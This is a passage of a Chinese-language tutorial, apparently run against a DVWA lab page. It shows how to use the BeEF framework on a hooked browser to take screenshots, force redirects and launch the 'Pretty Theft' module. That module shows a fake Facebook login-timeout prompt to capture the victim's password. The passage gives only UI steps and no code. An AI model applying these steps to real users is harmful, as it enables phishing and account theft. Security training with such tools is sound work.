
目標網站當前畫面截圖 使用Spyder Eye




成功截圖


Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
spyder
Browser (1)
Spyder Eye
Module Results History
id
date
label
0
2023-12-11 02:06
command 1
1
2023-12-11 02:07
command 2
2
2023-12-11 02:09
command 3
3
2023-12-11 02:10
command 4
Command results
1
Mon Dec 11 2023 02:10:37 GMT-0500 (Eastern Standard Time)
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
Re-execute command

將目標使用者導向特定頁面




使用者畫面會自動導向我們所設定的網站




5. BeEF-使用偽造的超時提示竊取帳號和密碼

點選 Social Engineering





點選 Pretty Theft > Execute



對方電腦會跳出FB登入逾時的通知

當對方輸入帳號密碼時，我們即可得知對方的帳號密碼





End